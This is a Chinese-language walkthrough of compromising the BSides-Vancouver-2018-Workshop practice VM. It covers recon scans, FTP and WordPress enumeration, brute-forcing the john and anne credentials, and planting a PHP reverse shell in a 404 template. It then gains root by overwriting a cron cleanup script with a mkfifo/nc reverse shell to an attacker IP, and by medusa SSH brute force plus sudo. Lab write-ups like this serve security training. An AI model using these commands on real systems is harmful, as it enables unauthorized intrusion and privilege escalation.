靶机BSides-Vancouver-2018-Workshop

[一、实验环境](https://blog.csdn.net/qq_42180996/article/details/90417167" \l "%E4%B8%80%E3%80%81%E5%AE%9E%E9%AA%8C%E7%8E%AF%E5%A2%83" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[二、实验步骤](https://blog.csdn.net/qq_42180996/article/details/90417167" \l "%E4%BA%8C%E3%80%81%E5%AE%9E%E9%AA%8C%E6%AD%A5%E9%AA%A4" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[（一）信息收集](https://blog.csdn.net/qq_42180996/article/details/90417167" \l "%EF%BC%88%E4%B8%80%EF%BC%89%E4%BF%A1%E6%81%AF%E6%94%B6%E9%9B%86" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[1.查看测试机的IP信息，判断所处网段](https://blog.csdn.net/qq_42180996/article/details/90417167" \l "1.%E6%9F%A5%E7%9C%8B%E6%B5%8B%E8%AF%95%E6%9C%BA%E7%9A%84IP%E4%BF%A1%E6%81%AF%EF%BC%8C%E5%88%A4%E6%96%AD%E6%89%80%E5%A4%84%E7%BD%91%E6%AE%B5" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[2.主机发现（netdiscover）](https://blog.csdn.net/qq_42180996/article/details/90417167" \l "2.%E4%B8%BB%E6%9C%BA%E5%8F%91%E7%8E%B0%EF%BC%88netdiscover%EF%BC%89" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[3.端口扫描（masscan/nmap）](https://blog.csdn.net/qq_42180996/article/details/90417167" \l "3.%E7%AB%AF%E5%8F%A3%E6%89%AB%E6%8F%8F%EF%BC%88masscan/nmap%EF%BC%89" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[4.网站指纹信息扫描（whatweb）](https://blog.csdn.net/qq_42180996/article/details/90417167" \l "4.%E7%BD%91%E7%AB%99%E6%8C%87%E7%BA%B9%E4%BF%A1%E6%81%AF%E6%89%AB%E6%8F%8F%EF%BC%88whatweb%EF%BC%89" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[（二）Web渗透](https://blog.csdn.net/qq_42180996/article/details/90417167" \l "%EF%BC%88%E4%BA%8C%EF%BC%89Web%E6%B8%97%E9%80%8F" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[1.浏览web网页（80端口）](https://blog.csdn.net/qq_42180996/article/details/90417167" \l "1.%E6%B5%8F%E8%A7%88web%E7%BD%91%E9%A1%B5%EF%BC%8880%E7%AB%AF%E5%8F%A3%EF%BC%89" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[2.ftp服务（21端口）](https://blog.csdn.net/qq_42180996/article/details/90417167" \l "2.ftp%E6%9C%8D%E5%8A%A1%EF%BC%8821%E7%AB%AF%E5%8F%A3%EF%BC%89" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[3.目录扫描（dirb）](https://blog.csdn.net/qq_42180996/article/details/90417167" \l "3.%E7%9B%AE%E5%BD%95%E6%89%AB%E6%8F%8F%EF%BC%88dirb%EF%BC%89" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[4.访问/robots](https://blog.csdn.net/qq_42180996/article/details/90417167" \l "4.%E8%AE%BF%E9%97%AE/robots" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[（三）获取shell&提权](https://blog.csdn.net/qq_42180996/article/details/90417167" \l "%EF%BC%88%E4%B8%89%EF%BC%89%E8%8E%B7%E5%8F%96shell&%E6%8F%90%E6%9D%83" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[1.方法一：监听木马](https://blog.csdn.net/qq_42180996/article/details/90417167" \l "1.%E6%96%B9%E6%B3%95%E4%B8%80%EF%BC%9A%E7%9B%91%E5%90%AC%E6%9C%A8%E9%A9%AC" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

[2.方法二：ssh远程利用](https://blog.csdn.net/qq_42180996/article/details/90417167" \l "2.%E6%96%B9%E6%B3%95%E4%BA%8C%EF%BC%9Assh%E8%BF%9C%E7%A8%8B%E5%88%A9%E7%94%A8" \t "https://blog.csdn.net/qq_42180996/article/details/_self)

一、实验环境

1.靶机：BSides-Vancouver-2018-Workshop


2.测试机：Kali

3.帮凶机：Windows 10

二、实验步骤


（一）信息收集

1.查看测试机的IP信息，判断所处网段



2.主机发现（netdiscover）

netdiscover -i eth0 -r 192.168.10.0/24





发现目标主机：192.168.10.159（发现三个主机，Mac地址相同，判断其为同一台主机，选其一即可）

3.端口扫描（masscan/nmap）

masscan --rate=10000 --ports 0-65535 192.168.10.159

nmap -sV -T4 -p 21,22,80 192.168.10.159






开启了21（ftp）、22（ssh服务）、80（http服务）端口


4.网站指纹信息扫描（whatweb）

whatweb 192.168.10.159




（二）Web渗透

1.浏览web网页（80端口）




2.ftp服务（21端口）

ftp://192.168.10.159








访问后，发现存在目录遍历漏洞

发现了一个users.txt.bk，里面存储着用户名

3.目录扫描（dirb）


dirb http://192.168.10.159



扫描出6条路径，有一条又可用信息

4.访问/robots


a.访问/robot.txt




在/robots.txt中发现一个反爬虫目录/backup\_wordpress

b.访问/backup\_wordpress

http://192.168.10.159/backup\_wordpress






发现一个john用户发表了一篇blog

c.对/backup\_wordpress目录进行扫描


dirb http://192.168.10.159/backup\_wordpress





在/backup\_wordpresst中发现一个有用目录/wp-login

d.访问/wp-login

http://192.168.10.159/backup\_wordpress/wp-login











弱口令尝试（失败），发现用户名枚举漏洞

e.登录，抓包，尝试爆破











暴力破解得出账号：john（enigma）

f.登录/wp-login（搭站后台）

http://192.168.10.159/backup\_wordpress/wp-login





（三）获取shell&提权

1.方法一：监听木马


a.制作监听文件（在404页面注入监听木马）




木马文件源码在测试机Kali中的/usr/share/webshells/php/php-reverse-shell.php


b.测试机开启监听


nc -vnlp 6666



c.输入错误路径，触发木马文件








d.拿到shell


lsb\_release -a



e.查看/usr/local/bin/cleanup文件

python -c 'import pty; pty.spawn("/bin/bash")'

cd /usr/local/bin




在cleanup文件中发现一段使用base64编码的字符串，解码后发现，这个文件是用来清理日志的文件，自动的！！

将其中的内容替换为一个反弹shell的脚本，可获取root权限

f.编写反弹shell脚本至cleanup文件

echo '#!/bin/bash' > cleanup

echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.10.128 1234 > /tmp/f' >> cleanup



>一个反弹shell脚本

#!/bin/bash


rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.10.128 1234 > /tmp/f

g.提权成功



2.方法二：ssh远程利用

a.尝试利用ssh远程（22端口）




IP因某些原因改变

使用users.txt.bk中的用户名尝试远程只有anne用户可进行

b.爆破anne远程密码

medusa -M ssh -u anne -P annepasswd.txt -h 192.168.10.168 ssh -t 10




爆破出远程账号：anne（princess）

c.远程登录，拿到shell

ssh anne@192.168.10.168


lsb\_release -a



d.提权

groups

sudo -i



用户anne属于sudo组，可直接进行提权